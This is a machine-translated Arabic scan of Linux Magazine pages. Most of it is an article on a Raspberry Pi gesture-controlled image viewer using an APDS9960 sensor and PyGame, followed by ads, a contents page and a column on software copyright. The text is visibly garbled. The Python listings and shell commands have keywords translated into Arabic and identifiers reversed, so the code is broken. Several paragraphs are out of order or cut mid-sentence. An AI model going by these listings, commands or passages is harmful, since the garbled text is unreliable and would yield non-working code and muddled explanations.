
[4]البرمجيات: https://dietpi.com/docs/ Dietpi_tools/software_installation/

[5]التوثيق: https://dietpi.com/docs/

مؤلف

فرديناند تومز يعيش ويعمل

مطور ،Linuxكاتب مستقل، ومرشد سياحي في برلين.



الشكل 6: LXQtهي إحدى بيئات سطح المكتب التي تقدمها DietPiللتثبيت.

نن

Machine Translated by Google

مساحة الصناعة

استخدم الإيماءات لتصفح مستند على Pi Raspberry

الأيدي الحرة

هل وجدت نفسك تتبع التعليمات الموجودة على جهاز لإصلاح المعدات أو كنت في منتصف الطريق خلال وصفة ما، حتى مرفقيك في الأوساخ أو المكونات، ثم تحتاج إلى قلب الصفحة أو التمرير لأسفل؟ ألا تفضل أن يحصل جهاز Raspberry Piالخاص بك على مرتبة الشرف؟ بقلم برنهارد بابلوك

تثبيت البرنامج

يتم تنفيذ برنامج Pi Image Viewerبلغة Pythonوهو في حده الأدنى جدًا. في الواقع، إن عارض الصور يقوم بوظيفة واحدة على وجه التحديد: التمرير عبر الصورة استجابة للإيماءات. سيعمل البرنامج أيضًا مع شاشة صغيرة مقاس 4 بوصات مع تثبيت Raspberry Piخلفها، لكنه لن يكون سهل الاستخدام بشكل خاص.

يمكنك الحصول على البرنامج الخاص بكتاب الوصفات المعتمد على ture ges[1] GitHubعن طريق استنساخ المستودع وتثبيت البرنامج باستخدام الأوامر

```
استنساخ بوابة https://github.com/bablokb/U
pi-image-viewer.git
عارض الصور المضغوطة .(pi-image-viewer)
أدوات سودو/تثبيت
```

يتم توفير معلومات إضافية في إرشادات التثبيت في ملف . Readme.md

تطبيق

يعتمد التنفيذ على Blinka [2]للمستشعر PyGame [3]وللواجهة. يعد PyGameمحرك ألعاب، ولكنه مناسب أيضًا للتطبيقات الأخرى. من المفهوم أن تحريك الكائنات أمر سهل مثل الفطيرة (الأذان) لـ .PyGameبدلاً من تحريك النقوش المتحركة، يقوم البرنامج مقالته تدور حول متعة الترقيع، والمشروع الذي أطلع عليه مناسب لجميع أنواع الجلوس

ن

عندما تكون يديك ممتلئة أو متسخة فقط. تبين أن متطلبات الأجهزة منخفضة جدًا: Rasp berry Pi، وشاشة، ومستشعر للإيماءات.

كان اختياري لجهاز الاستشعار هو APDS9960(الشكل 1)، حيث يمكنك الحصول على فواصل وموصل I2Cبسعر منخفض لدى التجار المعتادين (3.20 دولارًا 7.50 -دولارًا). ومع ذلك، يجب عليك ملاحظة ما إذا كان المستشعر قد قام بلحام وصلات العبور. يتحكم الوصل الأيسر (PS)في مصدر الطاقة لمصباح الأشعة تحت الحمراء باستخدام دبوس الجهد الكهربي الإيجابي (VCC)ويجب إغلاقه بالتأكيد. يتيح العبور الأيمن (المسمى 12C PUعلى المستشعر في الشكل 1)عمليات السحب على خط الساعة (SCL)وخط البيانات (SDA)، وهو أمر غير ضروري على Raspberry Pi؛ ومع ذلك، لا يضر الحصول عليه.

تتميز المطابخ الحديثة في بعض الأحيان شاشات مثبتة بشكل دائم. إذا لم يكن لديك واحدة، فاختر شاشة TFTمتوسطة الحجم مثل شاشة Piمقاس 7بوصات أو

نموذج من Waveshare(الشكل 2)، إذا كنت تواجه حاليًا مشكلة صعوبة الحصول على Raspberry Pi، كما يعاني الكثير من الأشخاص، فيمكنك اختيار جهاز كمبيوتر محمول بدلاً من ذلك، وهو ما سأتحدث عنه لاحقًا في هذه المقالة.


الشكل 1: يمكنك الحصول على مستشعر الإيماءات APDS9960من تجار التجزئة المعتادين مقابل حوالي 4.00دولارات.

Machine Translated by Google

القائمة :1التحكم بلوحة المفاتيح

```
... 01
= { PAM_.النفس02
K_RIGHT:.يمين.النفس_، 03
K_LEFT:.tfel_.النفس، 04
.pu_.لأعلى، 05
K_DOWN:.nwod_.ذاتي، 06
K_ESCAPE:.ذاتي._إغلاق 07
} 08
... 09
10
... 11
للحدث في :pygame.event.get()12
إذا كان :events.type == QUIT 13
ذاتي._إغلاق() 14
elif events.type == KEYDOWN: 15
إذا كان events.key في :self._MAP 16
self._MAP[event.key]() 17
... 18
```

محددة مقدما لكل اتجاه (السطور .(8-2



الشكل :2في نموذج المشروع، يوجد مستشعر الإيماءات أعلى شاشة .Waveshare TFT

معالجة الإيماءات

تتم معالجة معالجة الإيماءات في خيط ثانٍ يستقصي المستشعر (القائمة ،2 السطر ،4ومن الإيماءات المكتشفة، يقوم ببساطة بتجميع الأحداث الرئيسية المطابقة لبرنامج PyGame الرئيسي (السطر ،16الذي يغلق الدائرة.

البرنامج الموضح هنا مع ges

السيطرة على الطبيعة لا تحل المشكلة تماما. لا تزال بحاجة إلى تحويل وصفتك المطبوعة إلى صورة ،(JPG)ولكن يمكنك مسحها ضوئيًا أو التقاط صورة بسهولة

(الشكل ،3يمين). قد يبدو هذا الترتيب مربكًا في البداية، لكن تحريك الصورة باتجاه أعلى اليسار (الإحداثيات السلبية) يجعل الجزء السفلي الأيمن من الصورة مرئيًا.

يتم التحكم في PyGame من خلال الأحداث. ال

يقوم البرنامج بمعالجة الأحداث الرئيسية لمفاتيح المؤشر الأربعة (القائمة ،1 الأسطر .(17-12

يتم دعم كل مفتاح بطريقة مسؤولة عن التحرك في أحد الاتجاهات الأربعة

يقوم بإزاحة الصورة لإظهار قسم مختلف في كل مرة (الشكل .(3

في ،PyGame تمثل المستطيلات نافذة الشاشة والصورة.

تحدد النافذة نظام الإحداثيات العالمي، وتمثل الزاوية اليسرى العليا نقطة الصفر؛ ويحدد الإحداثي (0,0)بدوره الموقع النسبي للشاشة. إذا كانت الإحداثيات ،(0,0)سيرى المستخدمون الجزء العلوي الأيسر من الصورة (الشكل ،3اليسار).


القائمة :2التحكم بالإيماءات

```
إيفنت {} = 01
بينما لا تكون ذاتية._tes_si.pots(): 02
وقت النوم(1.0) 03
لفتة () = self._apds.gesture 04
إن لم يكن لفتة: 05
06 ل
إيماءة إليف :0x01 == 07
evnt['key'] = pygame.K_UP 08
إيماءة إليف :0x02 == 09
evnt['key'] = pygame.K_DOWN 10
إيماءة إليف :0x03 == 11
evnt['key'] = pygame.K_LEFT 12
إيماءة إليف :0x04 == 13
evnt['key'] = pygame.K_RIGHT 14
15
حدث (pygame.event.Event(pygame.KEYDOWN,evnt) = 16
(الحدث)tsop.tneve.emagyp17
```

شؤون. للحفاظ على الكود قابلاً للإدارة، يجب استخدام زوج المفتاح والقيمة

إذا، من ناحية أخرى، الإحداثيات

سالبة، على سبيل المثال ،(50-,50-)الزاوية العلوية اليسرى خارج النافذة، وترى المنطقة اليمنى السفلية من الصورة



الشكل :3يعرض PyGame الصورة والشاشة كمستطيلات.

Machine Translated by Google

بضعة أسطر من كود APDS9960، والتي يتم نسخ معظمها من نموذج التعليمات البرمجية عبر الإنترنت، هي كل ما يتطلبه هذا التطبيق. نظرًا لأن الأحداث الرئيسية تمت محاكاتها، فيمكنك الاستغناء عن لوحة المفاتيح. يمكن أيضًا نقل المبدأ إلى أجهزة أخرى. على سبيل المثال، يمكنك العثور على شاشات منخفضة التكلفة بدون إدخال اللمس. بدلاً من لوحة المفاتيح الكاملة، قد تقوم لوحة المفاتيح MPR121 البسيطة [6] المتصلة عبر I2C بالمهمة أيضًا. تمامًا كما يقوم الكود الموجود في عارض الصور بترجمة الإيماءات إلى ضربات، فإنه يترجم أحداث اللمس لجهاز الاستشعار الرئيسي.

يمكنك أن تأخذ هذا الحل خطوة أخرى إلى الأمام باستخدام مكتبة python3-evdev ، والتي تتيح لك إنشاء أحداث رئيسية عشوائية (sys tem)، مما يسمح لك بالتحكم في أي برنامج بالإيماءات أو عن طريق اللمس - وليس فقط تلك المصممة للتحكم باللمس مثل عارض الصور بي.

يعد التحكم الصوتي بديلاً للتحكم بالإيماءات وهو الآن مناسب للاستخدام العملي على Raspberry Pi مع الصوت في وحدات الواجهة مثل Seeed Re

المتحدث .[7]نن

معلومات

[1]عارض الصور Pi: https://github.com/bablokb/pi-image-viewer

"CircuitPython for Raspberry Pi وMCUs" [2]بقلم بيرنهارد بابلوك، مجلة Linux العدد 234، مايو www.linuxpromagazine.com/2020/234/CircuitPython//القضايا

[3]باي جيم: https://www.pygame.org

[4]دليل Adafruit إلى MCP2221: https://learn.adafruit.com/circuitpython-المكتبات-على-أي-الكمبيوتر-مع-mcp2221

[5]دليل Adafruit إلى Pico كجسر I2C: https://learn.adafruit.com/circuitpython-libraries-on-any-الكمبيوتر مع التوت بي بيكو USB

[6]لوحة المفاتيح MPR121: https://www.sparkfun.com/products/retired/12017

[7]انظر ريسبيكر: https://wiki.Seeedstudio.com/ReSpeaker/

مؤلف

يعمل بيرنهارد بابلوك في شركة Allianz Technology SE كمطور SAP للموارد البشرية.
عندما لا يستمع إلى الموسيقى أو في الخارج، يكون مشغولاً بالموضوعات المتعلقة بنظام Linux والبرمجة وأجهزة الكمبيوتر الصغيرة. يمكنك الاتصال به على mail@bablokb.de.

مدير حزم التوزيع. يتيح لك خيار الكثافة التحكم في دقة الصورة. إذا كان ملف PDF يحتوي على عدة صفحات، فسيقوم الأمر بترتيب الصفحات واحدة أسفل الأخرى. إذا كنت تفضل التمرير الأفقي، فاستبدل append-

مع +إلحاق. هناك معلمتان إضافيتان للتعامل مع الضبط الدقيق: trim-يزيل الحدود البيضاء، بينما sharpen 0x1.0-

يشحذ النتيجة.

لا تزال بحاجة إلى شيئين قبل أن تتمكن من بدء تشغيل عارض الصور بنقرة مزدوجة: ملف pi-image-viewer.desktop ، الذي يسجل عارض الصور كبرنامج لمعالجة ملفات JPG، وملف يخزن عارض الصور كملف برنامج التشغيل الافتراضي.

من كتاب الوصفات أو التقط لقطة شاشة للقيام بذلك. تعتبر الدقة المنخفضة إلى حد ما جيدة تمامًا لأغراض هذا التطبيق.

إذا كانت الوصفة بصيغة PDF، فإن السطر التالي سيساعدك:

```
U fdp.بوصة150 كثافة -تحويل
out.jpg إلحاق-
```

يستخدم هذا الأمر أمر التحويل من حزمة ImageMagick، والذي عادة ما يكون موجودًا بالفعل. إذا لم يكن الأمر كذلك، فقط أمسكها بيدك

تم توضيح كلتا النقطتين في ملف Re adme لمشروع GitHub.

حاسوب محمول بدلاً من بي

يعمل عارض الصور والتحكم بالإيماءات أيضًا بدون Pi على جهاز كمبيوتر محمول عادي

(الشكل 4)، يكون سببًا بلينكا و

تقوم PyGame بتشغيل بنفس الطريقة على أنظمة تشغيل سطح المكتب الشائعة.


ومع ذلك، نظرًا لأن هذه الأنظمة لا تحتوي عادةً على منفذ I2C يمكن الوصول إليه مجانًا، فقد تحتاج إلى إعادة تركيب منفذ على جسر USB إلى I2C.

و1222PCM ميل

يقوم Crochip بذلك بسهولة وبتكلفة باهظة مقابل 3.00 دولارات وما فوق [4] أو باستخدام .[5] Rasp berry Pi Pico

الاستنتاجات

بضعة أسطر من Py كود اللعبة و



الشكل 4: الكمبيوتر المحمول، MCP2221، ومستشعر الإيماءات.

Machine Translated by Google

Hone your skills with special editions!

Get to know Shell, LibreOffice, Linux, and more from our Special Edition library.

The *Linux Magazine* team has created a series of single volumes that give you a deep-dive into the topics you want.

Available in print or digital format

Check out the full library!

shop.linuxnewmedia.com

Machine Translated by Google

Linux Magazine Subscription

Print and digital options
12 issues per year

SUBSCRIBE
shop.linuxnewmedia.com

Expand your Linux skills:

- In-depth articles on trending topics, including Bitcoin, ransomware, cloud computing, and more!
- How-tos and tutorials on useful tools that will save you time and protect your data
- Troubleshooting and optimization tips
- Insightful news on crucial developments in the world of open source
- Cool projects for Raspberry Pi, Arduino, and other maker-board systems

Go farther and do more with Linux, subscribe today and never miss another issue!

Follow us

@linux_pro
Linux Magazine
@linuxpromagazine
@linuxmagazine

Need more Linux?

Subscribe free to Linux Update

Our free Linux Update newsletter delivers insightful articles and tech tips to your inbox every week.

bit.ly/Linux-Update

Machine Translated by Google

كان من المفترض أن تكون الشبكات الاجتماعية حول المجتمع،
لكن الشركات العملاقة مثل Facebookوالمورد المعروف سابقًا باسم Twitterبدأت في إلقاء ثقلها، لذلك تدخل مجتمع المصادر المفتوحة بمجموعته الخاصة من أدوات الشبكات الاجتماعية، المعروفة باسم .Fediverseلقد أظهرنا لك بعض تطبيقات Fediverseالرائدة قبل بضعة أشهر في إصدار أبريل .2023لكن جدلًا آخر نشأ مؤخرًا عندما قام موقع Reddit باتخاذ إجراءات صارمة ضد استخدام واجهة برمجة التطبيقات (API)الخاصة به، وتساءل الكثير من مستخدمي Linuxعما إذا كان بإمكانهم العثور على بديل. كما يمكنك أن تتخيل، الإجابة هي نعم قاطعة: هناك بالفعل بدائل مفتوحة المصدر لـ .Redditنعرض هذا الشهر مرشحًا بارزًا يُدعى .Lemmyأيضًا في Linux Voiceلهذا الشهر: احفظ بياناتك باستخدام أداة النسخ الاحتياطي .Kopia

LINUXVOICE

74 Doghouseحقوق الطبع والنشر لجون Hall "maddog"

لقد تطورت الأفكار والأساليب المتعلقة بحماية حقوق البرمجيات مع تحول أجهزة الكمبيوتر من كونها باهظة الثمن ونادرة نسبيًا إلى أن تكون ميسورة التكلفة ومنتشرة في كل مكان.

75 أدوات لقطة الشاشة لسطر الأوامر علي عمران ناجوري

Linuxمليء بأدوات لقطة شاشة سطح المكتب، ولكن ماذا لو كنت تريد التقاط لقطة شاشة سريعة من نافذة طرفية؟

78 ليمي –بديل رديت بول براون


مع قيام Redditبإغلاق الوصول إلى واجهة برمجة التطبيقات الخاصة به، فقد حان الوقت للنظر إلى Fediverseللحصول على بديل.

84 فوس يختار جراهام موريسون

يلقي غراهام هذا الشهر نظرة على Mission Centerو mfpو Polyriskixو gRainbowو Gyroflowوالمزيد!

90 البرنامج التعليمي –إتقان كوبيا ديمتري بوبوف

إلغاء البيانات المكررة، والتشفير، والضغط، والنسخ الاحتياطي المتزايد، وتصحيح الأخطاء، ودعم اللقطات وخدمات التخزين السحابية الشائعة: تقدم .Kopia



Machine Translated by Google

كلاب مجنونة بيت الكلب

جون "ماددوج" هول هو مؤلف ومعلم وعالم كمبيوتر ورائد في مجال البرمجيات الحرة، وكان مناصرًا متحمسًا لنظام Linuxمنذ عام 1994عندما التقى لينوس تورفالدس لأول مرة وقام بتسهيل عملية نقل Linuxإلى نظام 64بت. يشغل منصب رئيس .International® Linux

لقد تطورت الأفكار والأساليب المتعلقة بحماية حقوق البرمجيات مع تحول أجهزة الكمبيوتر من كونها باهظة الثمن ونادرة نسبيًا إلى أن تكون ميسورة التكلفة ومنتشرة في كل مكان.

بقلم جون "مادوج" هول

من قانون العقود إلى حقوق النشر

لأنه حتى في تلك الأيام كان بيع البرامج أمرًا صعبًا ومعقدًا، لذا فقد يتبرعون بها لمجموعات المستخدمين مثل DECUSوERAHS وغيرهما. ستقوم مجموعات المستخدمين هذه بنشر كتالوجات البرامج وإتاحتها مقابل تكلفة النسخ والتوزيع، ولكن بمجرد حصولك على البرنامج، يمكنك عمل أي عدد تريده من النسخ لأن البرنامج لم يكن محميًا بموجب حقوق الطبع والنشر.

ثم تغيرت اللعبة في أوائل الثمانينات. يقوم صانعو أنظمة ألعاب الكمبيوتر بتصميم لعبة وبناء نظام ألعاب فقط ليقوم منافسوهم بشراء نسخة واحدة منها، ويرون كيف تم بناء اللوحة، ثم يكررون ROMالتي تحتوي على البرنامج. أراد مصنعو الألعاب حماية ذاكرة القراءة فقط (ROM)الخاصة بهم والأرقام والأصفار الموجودة في ذاكرة القراءة فقط .(ROM)

حقوق النشر. تم توسيع هذا لاحقًا ليشمل حماية الكود المصدري لهذه البرامج ثم تم توسيعه ليشمل البرامج من أي نوع.

في حين أن قانون حقوق الطبع والنشر غالبًا ما يختلف قليلاً مع انتقالك من بلد إلى آخر، فقد انتقل مفهوم حقوق الطبع والنشر للبرامج في النهاية نحو التوحيد القياسي، وبحلول منتصف الثمانينيات، تم استبدال قانون العقود لحماية البرامج بحقوق الطبع والنشر والترخيص (مع مرور الوقت)) مفاهيم أخرى مثل الترخيص من الباطن، والذي يكون في بعض الأحيان معقدًا جدًا لدرجة أن المحامين يعترضون عليه في المحكمة.

بعض الأشخاص لا يؤمنون بحقوق الطبع والنشر ويفضلون وضع برامجهم في "الملكية العامة"، ولكن في هذا اليوم وهذا العصر قد تفكر أيضًا في برمجيات "الملكية العامة" كنوع آخر من التراخيص، لأنه من الصعب جدًا إنتاجها البرامج التي تعتبر حقًا "ملكًا عامًا" ما لم يتم ترخيصها بهذه الطريقة. في الواقع، سيكون من المستحيل فرض الأجزاء "المتشددة" من رخصة GPLإذا كانت شفرة GPLedموجودة في المجال العام.

بالطبع من الصعب الحديث عن حقوق النشر دون ذكر قرصنة البرمجيات. يتخلى الكثير من العاملين في مجال البرمجيات الحرة والمفتوحة المصدر عن قرصنة البرمجيات، ولكن قرصنة البرمجيات في شكلها الأساسي تحرم المبرمج من حقه في قول ما يحدث لبرامجه، وتقلل من قيمة الفن والعمل الذي يدخل في البرمجة. إذا أراد مبرمج (أو فنان) مشاركة برامجه (أو أعماله الفنية) أو منحها مجانًا، فيمكنه كتابة ترخيص للقيام بذلك.

في الشهر القادم، سأتحدث عن الترخيص، وكيف تختلف التراخيص، وما إذا كان "السماح" أفضل من "المقيد" في الترخيص مفتوح المصدر. نن

لقد تطرقت في الشهر الماضي بإيجاز إلى مشكلة تتعلق بالعلامات التجارية، وأود هذا الشهر أن أواصل موضوع الملكية الفكرية بالحديث عن حق المؤلف.

آخر

وكما أفعل عادةً، سأعود بالزمن إلى الوقت الذي لم يكن فيه من الممكن أن تكون برامج الكمبيوتر محمية بحقوق الطبع والنشر. في عام 1969، عندما بدأت البرمجة، كان عليك حماية برامجك (إذا أردت ذلك) باستخدام قانون العقود أو "الأسرار التجارية" (أو كليهما).

كان الكثير من هذا بسبب أن أجهزة الكمبيوتر كانت باهظة الثمن بشكل فلكي وفقًا لمعايير اليوم. حتى أصغر أجهزة الكمبيوتر قد تكلف أكثر من 50ألف دولار (وكان ذلك عندما كان مبلغ 50 ألف دولار مبلغًا كبيرًا). البرمجيات، إذا اشتريتها، كانت باهظة الثمن أيضًا، وأتذكر أنني اشتريت مترجمًا من إحدى الشركات ودفعت 100000دولار مقابل نسخة واحدة من ذلك المترجم التي يمكن استخدامها على جهاز كمبيوتر واحد لتجميع برنامج واحد في كل مرة. أنفقت شركتي هذه الأموال لأن المترجم سيحصل على تحسين في الأداء بنسبة 10بالمائة من البرامج التي قمنا بتجميعها لحاسوبنا المركزي الذي تبلغ تكلفته 2.5مليون دولار (وتذكر أنني أتحدث عن 1975دولارًا أمريكيًا).

تفاوضت شركتي لمدة شهر لشراء هذا المترجم، وعندما وصلت كانت في شكل كود المصدر على شريط مغناطيسي مقاس 12بوصة. كما وصل معه مهندس من الشركة، وكانت مهمتهم هي نقل كود المترجم إلى حاسوبنا الرئيسي، وبناء المترجم على الحاسوب المركزي، وإجراء اختبارات التأهيل، وإثبات أن المترجم يعمل. عندما وقعنا على المماطلة، احتفظ محامو شركتي بشريط التعليمات البرمجية المصدر في حالة إفلاس شركة البرمجيات الصغيرة. كل هذا مكتوب في العقد ووقعه الطرفان.

أعلم أن بعض الناس سيجدون صعوبة في تصديق هذا اليوم في السوق، ولكن عدد أجهزة الكمبيوتر من أي بنية ونظام تشغيل (حتى لو كان لديها نظام تشغيل) في تلك الأيام كان يُقاس بالمئات أو الآلاف، وليس بالملايين (أو حتى المليارات) كما هو الحال اليوم. كان قانون العقود معقولًا إذا كنت ستبيع برامج باهظة الثمن بكميات صغيرة نسبيًا.

